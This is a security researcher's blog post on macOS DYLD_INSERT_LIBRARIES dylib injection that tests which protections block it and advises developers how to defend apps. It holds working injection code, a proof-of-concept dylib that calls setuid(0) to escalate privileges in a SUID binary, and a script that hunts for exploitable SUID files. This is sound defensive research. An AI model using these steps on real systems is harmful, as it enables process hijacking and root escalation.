DYLD_INSERT_LIBRARIES DYLIB injection in macOS / OSX

By Csaba Fitzl

Published: 2019-07-09 · Archived: 2026-04-06 00:04:42 UTC

After my recent blog post, my old mate @_Dark_Knight_ reached out to me and he asked me a question:

> “Do you typically callout user apps that allow dyld_insert_libraries?”

And a few similar ones, and I will be honest, I had no idea what is he talking about, if only I understood the question :D Despite the fact that my recent blog posts and talks are about macOS, I deal much more with Windows on a daily basis, probably like 95%, and macOS is still a whole new territory for me. So I decided to dig into the question and learn a bit more about this.

As it turns out there is a very well known injection technique for macOS utilizing `DYLD_INSERT_LIBRARIES` environment variable. Here is the description of the variable from the dyld man document:

```
DYLD_INSERT_LIBRARIES
             This  is  a colon separated list of dynamic libraries to load before the ones specified in the
             program.  This lets you test new modules of existing dynamic shared libraries that are used in
             flat-namespace images by loading a temporary dynamic shared library with just the new modules.
             Note that this has no effect on images built a two-level  namespace  images  using  a  dynamic
             shared library unless DYLD_FORCE_FLAT_NAMESPACE is also used.
```

In short, it will load any dylibs you specify in this variable before the program loads, essentially injecting a dylib into the application. Let’s try it! I took my previous dylib code I used when playing with dylib hijacking:

```
 #include <stdio.h>
#include <syslog.h>

__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
 {
     printf("Hello from dylib!\n");
     syslog(LOG_ERR, "Dylib injection successful in %s\n", argv[0]);
}
```

Compile:

```
 gcc -dynamiclib inject.c -o inject.dylib
```

For a quick test I made a sophisticated hello world C code, and tried it with that. In order to set the environment variable for the application to be executed, you need to specify `DYLD_INSERT_LIBRARIES=[path to your dylib]` in the command line. Here is how it looks like:

```
 $ ./test
Hello world
$ DYLD_INSERT_LIBRARIES=inject.dylib ./test
Hello from dylib!
Hello world
```

Executing my favourite note taker application, Bear (where I'm writing this right now) is also affected:

```
 $ DYLD_INSERT_LIBRARIES=inject.dylib /Applications/Bear.app/Contents/MacOS/Bear
Hello from dylib!
```

We can also see all these events in the log (as our dylib puts there a message):

```
16:53:02.881662         test      Dylib injection successful in ./test
16:53:05.819063         test      Dylib injection successful in ./test
16:53:11.986635         Bear      Dylib injection successful in /Applications/Bear.app/Contents/MacOS/Bear
```

There are two nice examples in the following blog posts about how to hook the application itself:

Thomas Finch - Hooking C Functions at Runtime

Simple code injection using DYLD_INSERT_LIBRARIES

I will not repeat those, so if you are interested please read those.

Can you prevent this infection? Michael mentioned that you can do it by adding a RESTRICTED segment at compile time, so I decided to research it more. According to Blocking Code Injection on iOS and OS X there are three cases when this environment variable will be ignored:

1. setuid and/or setgid bits are set
2. restricted by entitlements
3. restricted segment

We can actually see this in the source code of dyld - this is an older version, but it's also more readable: https://opensource.apple.com/source/dyld/dyld-210.2.3/src/dyld.cpp

The function `pruneEnvironmentVariables` will remove the environment variables:

```
 static void pruneEnvironmentVariables(const char* envp[], const char*** applep)
{
        // delete all DYLD_* and LD_LIBRARY_PATH environment variables
        int removedCount = 0;
```

```
        const char** d = envp;
        for(const char** s = envp; *s != NULL; s++) {
            if ( (strncmp(*s, "DYLD_", 5) != 0) && (strncmp(*s, "LD_LIBRARY_PATH=", 16) != 0) ) {
                        *d++ = *s;
                }
                else {
                        ++removedCount;
                }
        }
        *d++ = NULL;
        if ( removedCount != 0 ) {
                dyld::log("dyld: DYLD_ environment variables being ignored because ");
                switch (sRestrictedReason) {
                        case restrictedNot:
                                break;
                        case restrictedBySetGUid:
                                dyld::log("main executable (%s) is setuid or setgid\n", sExecPath);
                                break;
                        case restrictedBySegment:
                                dyld::log("main executable (%s) has __RESTRICT/__restrict section\n", sExecP
                                break;
                        case restrictedByEntitlements:
                                dyld::log("main executable (%s) is code signed with entitlements\n", sExecPa
                                break;
                }
        }

        // slide apple parameters
        if ( removedCount > 0 ) {
                *applep = d;
                do {
                        *d = d[removedCount];
                } while ( *d++ != NULL );
                for(int i=0; i < removedCount; ++i)
                        *d++ = NULL;
        }

        // disable framework and library fallback paths for setuid binaries rdar://problem/4589305
        sEnv.DYLD_FALLBACK_FRAMEWORK_PATH = NULL;
        sEnv.DYLD_FALLBACK_LIBRARY_PATH = NULL;
}
```

If we search where the variable `sRestrictedReason` is set, we arrive to the function `processRestricted`:

```
 static bool processRestricted(const macho_header* mainExecutableMH)
{
```

```
    // all processes with setuid or setgid bit set are restricted
    if ( issetugid() ) {
                sRestrictedReason = restrictedBySetGUid;
                return true;
        }

        const uid_t euid = geteuid();
        if ( (euid != 0) && hasRestrictedSegment(mainExecutableMH) ) {
                // existence of __RESTRICT/__restrict section make process restricted
                sRestrictedReason = restrictedBySegment;
                return true;
        }

#if __MAC_OS_X_VERSION_MIN_REQUIRED
    // ask kernel if code signature of program makes it restricted
    uint32_t flags;
    if ( syscall(SYS_csops /* 169 */,
                0 /* asking about myself */,
                CS_OPS_STATUS,
                &flags,
                sizeof(flags)) != -1) {
        if (flags & CS_RESTRICT) {
                        sRestrictedReason = restrictedByEntitlements;
                        return true;
                }
    }
#endif
    return false;
}
```

This is the code segment that will identify the restricted segment:

```
 //
// Look for a special segment in the mach header.
// Its presences means that the binary wants to have DYLD ignore
// DYLD_ environment variables.
//
#if __MAC_OS_X_VERSION_MIN_REQUIRED
static bool hasRestrictedSegment(const macho_header* mh)
{
        const uint32_t cmd_count = mh->ncmds;
        const struct load_command* const cmds = (struct load_command*)(((char*)mh)+sizeof(macho_header));
        const struct load_command* cmd = cmds;
        for (uint32_t i = 0; i < cmd_count; ++i) {
                switch (cmd->cmd) {
                        case LC_SEGMENT_COMMAND:
```

```
                        {
                                const struct macho_segment_command* seg = (struct macho_segment_command*)cmd

                                //dyld::log("seg name: %s\n", seg->segname);
                                if (strcmp(seg->segname, "__RESTRICT") == 0) {
                                        const struct macho_section* const sectionsStart = (struct macho_sec
                                        const struct macho_section* const sectionsEnd = &sectionsStart[seg-
                                        for (const struct macho_section* sect=sectionsStart; sect < section
                                                if (strcmp(sect->sectname, "__restrict") == 0)
                                                        return true;
                                        }
                                }
                        }
                        break;
                }
                cmd = (const struct load_command*)(((char*)cmd)+cmd->cmdsize);
        }

        return false;
}
#endif
```

Now, the above is the old source code, that was referred in the article above - since then it has evolved. The latest available code is dyld.cpp looks slightly more complicated, but essentially the same idea. Here is the relevant code segment, that sets the restriction, and the one that returns it (`configureProcessRestrictions` , `processIsRestricted`):

```
 static void configureProcessRestrictions(const macho_header* mainExecutableMH)
{
        uint64_t amfiInputFlags = 0;
#if TARGET_IPHONE_SIMULATOR
        amfiInputFlags |= AMFI_DYLD_INPUT_PROC_IN_SIMULATOR;
#elif __MAC_OS_X_VERSION_MIN_REQUIRED
        if ( hasRestrictedSegment(mainExecutableMH) )
                amfiInputFlags |= AMFI_DYLD_INPUT_PROC_HAS_RESTRICT_SEG;
#elif __IPHONE_OS_VERSION_MIN_REQUIRED
        if ( isFairPlayEncrypted(mainExecutableMH) )
                amfiInputFlags |= AMFI_DYLD_INPUT_PROC_IS_ENCRYPTED;
#endif
        uint64_t amfiOutputFlags = 0;
        if ( amfi_check_dyld_policy_self(amfiInputFlags, &amfiOutputFlags) == 0 ) {
                gLinkContext.allowAtPaths                               = (amfiOutputFlags & AMFI_DYLD_OUTPUT_ALL
                gLinkContext.allowEnvVarsPrint                          = (amfiOutputFlags & AMFI_DYLD_OUTPUT_ALL
                gLinkContext.allowEnvVarsPath                           = (amfiOutputFlags & AMFI_DYLD_OUTPUT_ALL
                gLinkContext.allowEnvVarsSharedCache        = (amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_CUSTO
                gLinkContext.allowClassicFallbackPaths      = (amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_FALLB
```

```
                gLinkContext.allowInsertFailures            = (amfiOutputFlags & AMFI_DYLD_OUTPUT_ALLOW_FAILE
        }
        else {
#if __MAC_OS_X_VERSION_MIN_REQUIRED
                // support chrooting from old kernel
                bool isRestricted = false;
                bool libraryValidation = false;
                // any processes with setuid or setgid bit set or with __RESTRICT segment is restricted
                if ( issetugid() || hasRestrictedSegment(mainExecutableMH) ) {
                        isRestricted = true;
                }
                bool usingSIP = (csr_check(CSR_ALLOW_TASK_FOR_PID) != 0);
                uint32_t flags;
                if ( csops(0, CS_OPS_STATUS, &flags, sizeof(flags)) != -1 ) {
                        // On OS X CS_RESTRICT means the program was signed with entitlements
                        if ( ((flags & CS_RESTRICT) == CS_RESTRICT) && usingSIP ) {
                                isRestricted = true;
                        }
                        // Library Validation loosens searching but requires everything to be code signed
                        if ( flags & CS_REQUIRE_LV ) {
                                isRestricted = false;
                                libraryValidation = true;
                        }
                }
                gLinkContext.allowAtPaths                = !isRestricted;
                gLinkContext.allowEnvVarsPrint           = !isRestricted;
                gLinkContext.allowEnvVarsPath            = !isRestricted;
                gLinkContext.allowEnvVarsSharedCache     = !libraryValidation || !usingSIP;
                gLinkContext.allowClassicFallbackPaths   = !isRestricted;
                gLinkContext.allowInsertFailures         = false;
#else
                halt("amfi_check_dyld_policy_self() failed\n");
#endif
        }
}

bool processIsRestricted()
{
#if __MAC_OS_X_VERSION_MIN_REQUIRED
        return !gLinkContext.allowEnvVarsPath;
#else
        return false;
#endif
}
```

It will set the `gLinkContext.allowEnvVarsPath` to false if:

1. The main executable has restricted segment
2. suid / guid bits are set
3. SIP is enabled (if anyone wonders `CSR_ALLOW_TASK_FOR_PID` is a SIP boot configuration flag, but I don't know much more about it) and the program has the `CS_RESTRICT` flag (on OSX = program was signed with entitlements)

But! It's unset if `CS_REQUIRE_LV` is set. What this flag does? If it's set for the main binary, it means that the loader will verify every single dylib loaded into the application, if they were signed with the same key as the main executable. If we think about this it kinda makes sense, as you can only inject a dylib to the application that was developed by the same person. You can only abuse this if you have access to that code signing certificate - or not, more on that later ;).

There is another option to protect the application, and it's enabling Hardened Runtime. Then if you want, you can specifically enable DYLD environment variables: Allow DYLD Environment Variables Entitlement - Entitlements. The above source code seems to be dated back to 2013, and this option is only available since Mojave (10.14), which was released last year (2018), probably this is why we don't see anything about this in the source code.

For the record, these are the values of the CS flags, taken from cs_blobs.h

```
 #define CS_RESTRICT               0x0000800         /* tell dyld to treat restricted */
#define CS_REQUIRE_LV              0x0002000         /* require library validation */
#define CS_RUNTIME                 0x00010000  /* Apply hardened runtime policies */
```

This was the theory, let's see all of these in practice, if they indeed work as advertised. I will create an Xcode project and modify the configuration as needed. Before that we can use our original code for the SUID bit testing, and as we can see it works as expected:

```
 #setting ownership
$ sudo chown root test
$ ls -l test
-rwxr-xr-x  1 root  staff  8432 Jul  8 16:46 test

#setting suid flag, and running, as we can see the dylib is not run
$ sudo chmod +s test
$ ls -l test
-rwsr-sr-x  1 root  staff  8432 Jul  8 16:46 test
$ ./test
Hello world
$ DYLD_INSERT_LIBRARIES=inject.dylib ./test
Hello world

#removing suid flag and running
$ sudo chmod -s test
$ ls -l test
```

```
-rwxr-xr-x  1 root  staff  8432 Jul  8 16:46 test
$ DYLD_INSERT_LIBRARIES=inject.dylib ./test
Hello from dylib!
Hello world
```

Interestingly, in the past, there was an LPE bug from incorrectly handling one of the environment variables, and with SUID files, you could achieve privilege escalation, here you can read the details: [OS X 10.10 DYLD_PRINT_TO_FILE Local Privilege Escalation Vulnerability | SektionEins GmbH]

I created a complete blank Cocoa App for testing the other stuff. I also export the environment variable, so we don't need to specify it always:

```
export DYLD_INSERT_LIBRARIES=inject.dylib
```

If we compile it, and run as default, we can see that dylib is injected:

```
$ ./HelloWorldCocoa.app/Contents/MacOS/HelloWorldCocoa
Hello from dylib!
```

To have a restricted section, on the `Build Settings -> Linking -> Other linker flags` let's set this value:

```
-Wl,-sectcreate,__RESTRICT,__restrict,/dev/null
```

If we recompile, we will see a whole bunch of errors, that dylibs are being ignored, like these:

```
dyld: warning, LC_RPATH @executable_path/../Frameworks in /Users/csaby/Library/Developer/Xcode/DerivedData/Hel
dyld: warning, LC_RPATH @executable_path/../Frameworks in /Users/csaby/Library/Developer/Xcode/DerivedData/Hello
```

Our dylib is also not loaded, so indeed it works as expected. We can verify the segment being present with the size command, and indeed we can see it there:

```
$ size -x -l -m HelloWorldCocoa.app/Contents/MacOS/HelloWorldCocoa
Segment __PAGEZERO: 0x100000000 (vmaddr 0x0 fileoff 0)
Segment __TEXT: 0x2000 (vmaddr 0x100000000 fileoff 0)
         Section __text: 0x15c (addr 0x1000012b0 offset 4784)
         Section __stubs: 0x24 (addr 0x10000140c offset 5132)
         Section __stub_helper: 0x4c (addr 0x100001430 offset 5168)
         Section __objc_classname: 0x2d (addr 0x10000147c offset 5244)
         Section __objc_methname: 0x690 (addr 0x1000014a9 offset 5289)
         Section __objc_methtype: 0x417 (addr 0x100001b39 offset 6969)
         Section __cstring: 0x67 (addr 0x100001f50 offset 8016)
         Section __unwind_info: 0x48 (addr 0x100001fb8 offset 8120)
         total 0xd4f
```

```
Segment __DATA: 0x1000 (vmaddr 0x100002000 fileoff 8192)
         Section __nl_symbol_ptr: 0x10 (addr 0x100002000 offset 8192)
         Section __la_symbol_ptr: 0x30 (addr 0x100002010 offset 8208)
         Section __objc_classlist: 0x8 (addr 0x100002040 offset 8256)
         Section __objc_protolist: 0x10 (addr 0x100002048 offset 8264)
         Section __objc_imageinfo: 0x8 (addr 0x100002058 offset 8280)
         Section __objc_const: 0x9a0 (addr 0x100002060 offset 8288)
         Section __objc_ivar: 0x8 (addr 0x100002a00 offset 10752)
         Section __objc_data: 0x50 (addr 0x100002a08 offset 10760)
         Section __data: 0xc0 (addr 0x100002a58 offset 10840)
         total 0xb18
Segment __RESTRICT: 0x0 (vmaddr 0x100003000 fileoff 12288)
         Section __restrict: 0x0 (addr 0x100003000 offset 12288)
         total 0x0
Segment __LINKEDIT: 0x6000 (vmaddr 0x100003000 fileoff 12288)
total 0x100009000
```

Alternatively we can use the `otool -l [path to the binary]` command for the same purpose, the output will be slightly different.

Next one is setting the app to have (hardened runtime), we can do this at the `Build Settings -> Signing -> Enable Hardened Runtime` or at the Capabilities section. If we do this and rebuild the app, and try to run it, we get the following error:

```
dyld: warning: could not load inserted library 'inject.dylib' into hardened process because no suitable image f
        inject.dylib: code signature in (inject.dylib) not valid for use in process using Library Validation: m
        inject.dylib: stat() failed with errno=1
```

If I code sign my dylib using the same certificate the dylib will be loaded:

```
codesign -s "Mac Developer: fitzl.csaba.dev@gmail.com (RQGUDM4LR2)" inject.dylib
```

```
 $ codesign -dvvv inject.dylib
Executable=inject.dylib
Identifier=inject
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=230 flags=0x0(none) hashes=3+2 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=348bf4f1a2cf3d6b608e3d4cfd0d673fdd7c9795
Hash choices=sha256
CDHash=348bf4f1a2cf3d6b608e3d4cfd0d673fdd7c9795
Signature size=4707
Authority=Mac Developer: fitzl.csaba.dev@gmail.com (RQGUDM4LR2)
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
```

```
Signed Time=2019. Jul 9. 11:40:15
Info.plist=not bound
TeamIdentifier=33YRLYRBYV
Sealed Resources=none
Internal requirements count=1 size=180

$ /HelloWorldCocoa.app/Contents/MacOS/HelloWorldCocoa
Hello from dylib!
```


If I use another certificate for code signing, it won't be loaded as you can see below. I want to highlight that this verification is always being done, it's not a Gatekeeper thing.

```
 $ codesign -f -s "Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)" inject.dylib
inject.dylib: replacing existing signature

$ codesign -dvvv inject.dylib
Executable=inject.dylib
Identifier=inject
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=230 flags=0x0(none) hashes=3+2 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=2a3de5a788d89ef100d1193c492bfddd6042e04c
Hash choices=sha256
CDHash=2a3de5a788d89ef100d1193c492bfddd6042e04c
Signature size=4703
Authority=Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=2019. Jul 9. 11:43:57
Info.plist=not bound
TeamIdentifier=E7Q33VUH49
Sealed Resources=none
Internal requirements count=1 size=176

$ /HelloWorldCocoa.app/Contents/MacOS/HelloWorldCocoa
dyld: warning: could not load inserted library 'inject.dylib' into hardened process because no suitable image fo
         inject.dylib: code signature in (inject.dylib) not valid for use in process using Library Validation: m
         inject.dylib: stat() failed with errno=1
```

Interestingly, even if I set the `com.apple.security.cs.allow-dyld-environment-variables` entitlement at the capabilities page, I can't load a dylib with other signature. Not sure what I'm doing wrong.



To move on, let's set the library validation (`CS_REQUIRE_LV`) requirement for the application. It can be done, by going to `Build Settings -> Signing -> Other Code Signing Flags` and set it to `-o library`. If we recompile and check the code signature for our binary, we can see it enabled:

```
 $ codesign -dvvv /HelloWorldCocoa.app/Contents/MacOS/HelloWorldCocoa
Executable=/HelloWorldCocoa.app/Contents/MacOS/HelloWorldCocoa
(...)
CodeDirectory v=20200 size=377 flags=0x2000(library-validation) hashes=4+5 location=embedded
(...)
```

And we get the same error message as with the hardened runtime if we try to load a dylib with different signer.

```
dyld: warning: could not load inserted library 'inject.dylib' into hardened process because no suitable image
        inject.dylib: code signature in (inject.dylib) not valid for use in process using Library Validation: m
        inject.dylib: stat() failed with errno=1
```

The last item to try would be to set the `CS_RESTRICT` flag, but the only thing I found about this is that it's a special flag only set for Apple binaries. If anyone can give more background, let me know, I'm curious. The only thing I could do to verify it, is trying to inject to an Apple binary, which doesn't have the previous flags set, not a suid file neither has a RESTRICTED segment. Interestingly the `CS_RESTRICT` flag is not reflected by the code signing utility. I picked up Disk Utility. Indeed our dylib is not loaded:

```
 $ codesign -dvvv /Applications/Utilities/Disk\ Utility.app/Contents/MacOS/Disk\ Utility
Executable=/Applications/Utilities/Disk Utility.app/Contents/MacOS/Disk Utility
Identifier=com.apple.DiskUtility
Format=app bundle with Mach-O thin (x86_64)
CodeDirectory v=20100 size=8646 flags=0x0(none) hashes=263+5 location=embedded
Platform identifier=7
Hash type=sha256 size=32
CandidateCDHash sha256=2fbbd1e193e5dff4248aadeef196ef181b1adc26
Hash choices=sha256
CDHash=2fbbd1e193e5dff4248aadeef196ef181b1adc26
Signature size=4485
Authority=Software Signing
Authority=Apple Code Signing Certification Authority
```

```
Authority=Apple Root CA
Info.plist entries=28
TeamIdentifier=not set
Sealed Resources version=2 rules=13 files=1138
Internal requirements count=1 size=72

$ DYLD_INSERT_LIBRARIES=inject.dylib /Applications/Utilities/Disk\ Utility.app/Contents/MacOS/Disk\ Utility
```

I would say that's all, but no. Let's go back to the fact that you can inject a dylib even to SUID files if the `CS_REQUIRE_LV` flag is set. (In fact probably also to files with the `CS_RUNTIME` flag). Yes, only dylibs with the same signature, but there is a potential (although small) for privilege escalation. To show, I modified my dylib:

```
 #include <stdio.h>
#include <syslog.h>
#include <stdlib.h>

__attribute__((constructor))
static void customConstructor(int argc, const char **argv)
 {
         setuid(0);
         system("id");
         printf("Hello from dylib!\n");
         syslog(LOG_ERR, "Dylib injection successful in %s\n", argv[0]);
}
```

Let's sign this, and the test program with the same certificate and set the SUID bit for the test binary and run it. As we can see we can inject a dylib as expected and indeed it will run as root.

```
 gcc -dynamiclib inject.c -o inject.dylib
codesign -f -s "Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)" inject.dylib
codesign -f -s "Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)" -o library test
sudo chown root test
sudo chmod +s test

ls -l test
-rwsr-sr-x  1 root  staff  26912 Jul  9 14:01 test

codesign -dvvv test
Executable=/Users/csaby/Downloads/test
Identifier=test
Format=Mach-O thin (x86_64)
CodeDirectory v=20200 size=228 flags=0x2000(library-validation) hashes=3+2 location=embedded
Hash type=sha256 size=32
CandidateCDHash sha256=7d06a7229cbc476270e455cb3ef88bdddf109f12
Hash choices=sha256
```

```
CDHash=7d06a7229cbc476270e455cb3ef88bdddf109f12
Signature size=4703
Authority=Mac Developer: fitzl.csaba@gmail.com (M9UN3Y3UDG)
Authority=Apple Worldwide Developer Relations Certification Authority
Authority=Apple Root CA
Signed Time=2019. Jul 9. 14:01:03
Info.plist=not bound
TeamIdentifier=E7Q33VUH49
Sealed Resources=none
Internal requirements count=1 size=172

./test
uid=0(root) gid=0(wheel) egid=20(staff) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),
Hello from dylib!
Hello world
```

In theory you need one of the following to exploit this:

1. Have the code signing certificate of the original executable (very unlikely)
2. Have write access to the folder, where the file with SUID bit present -> in this case you can sign the file with your own certificate (code sign will replace the file you sign, so it will delete the original and create a new - this is possible because on *nix systems you can delete files from directories, where you are the owner even if the file is owned by root), wait for the SUID bit to be restored (fingers crossed) and finally inject your own dylib. You would think that such scenario wouldn't exist, but I did find an example for it.

Here is a quick and dirty python script to find #2 items, mostly put together from StackOverflow :D

```
 #!/usr/bin/python3

import os
import getpass
from pathlib import Path

binaryPaths = ('/Applications/GNS3/Resources/')
username = getpass.getuser()

for binaryPath in binaryPaths:
         for rootDir,subDirs,subFiles in os.walk(binaryPath):
                  for subFile in subFiles:
                           absPath = os.path.join(rootDir,subFile)
                           try:
                                    permission = oct(os.stat(absPath).st_mode)[-4:]
                                    specialPermission = permission[0]
                                    if int(specialPermission) >= 4:
                                             p = Path(os.path.abspath(os.path.join(absPath, os.pardir)))
                                             if p.owner() == username:
```


```
                                        print("Potential issue found, owner of parent folder is:",
                                        print(permission , absPath)
                        except:
                                pass
```

One last thought on this topic is GateKeeper. You can inject quarantine flagged binaries in Mojave, which in fact is pretty much expected.

```
 $ ./test
uid=0(root) gid=0(wheel) egid=20(staff) groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),
Hello from dylib!
Hello world

$ xattr -l inject.dylib
com.apple.metadata:kMDItemWhereFroms:
00000000  62 70 6C 69 73 74 30 30 A2 01 02 5F 10 22 68 74  |bplist00..._."ht|
00000010  74 70 3A 2F 2F 31 32 37 2E 30 2E 30 2E 31 3A 38  |tp://127.0.0.1:8|
00000020  30 38 30 2F 69 6E 6A 65 63 74 2E 64 79 6C 69 62  |080/inject.dylib|
00000030  5F 10 16 68 74 74 70 3A 2F 2F 31 32 37 2E 30 2E  |_..http://127.0.|
00000040  30 2E 31 3A 38 30 38 30 2F 08 0B 30 00 00 00 00  |0.1:8080/..0....|
00000050  00 00 01 01 00 00 00 00 00 00 00 03 00 00 00 00  |................|
00000060  00 00 00 00 00 00 00 00 00 00 00 49              |...........I|
0000006c
com.apple.quarantine: 0081;5d248e35;Chrome;CE4482F1-0AD8-4387-ABF6-C05A4443CAF4
```

However it doesn't work anymore on Catalina, which is also expected with the introduced changes:



We got a very similar error message as before:

```
dyld: could not load inserted library 'inject.dylib' because no suitable image found.  Did find:
        inject.dylib: code signature in (inject.dylib) not valid for use in process using Library Validation: l
        inject.dylib: stat() failed with errno=1
```

I think applications should protect themselves against this type of dylib injection, and as it stands, it's pretty easy to do, you have a handful of options, so there is really no reason not to do so. As Apple is moving towards notarization hardened runtime will be enabled slowly for most/all applications (it is mandatory for notarised apps), so hopefully this injection technique will fade away slowly. If you develop an app where you set the SUID bit, be sure to properly set permissions for the parent folder.

GIST link to codes: DYLD_INSERT_LIBRARIES DYLIB injection in macOS / OSX deep dive · GitHub

---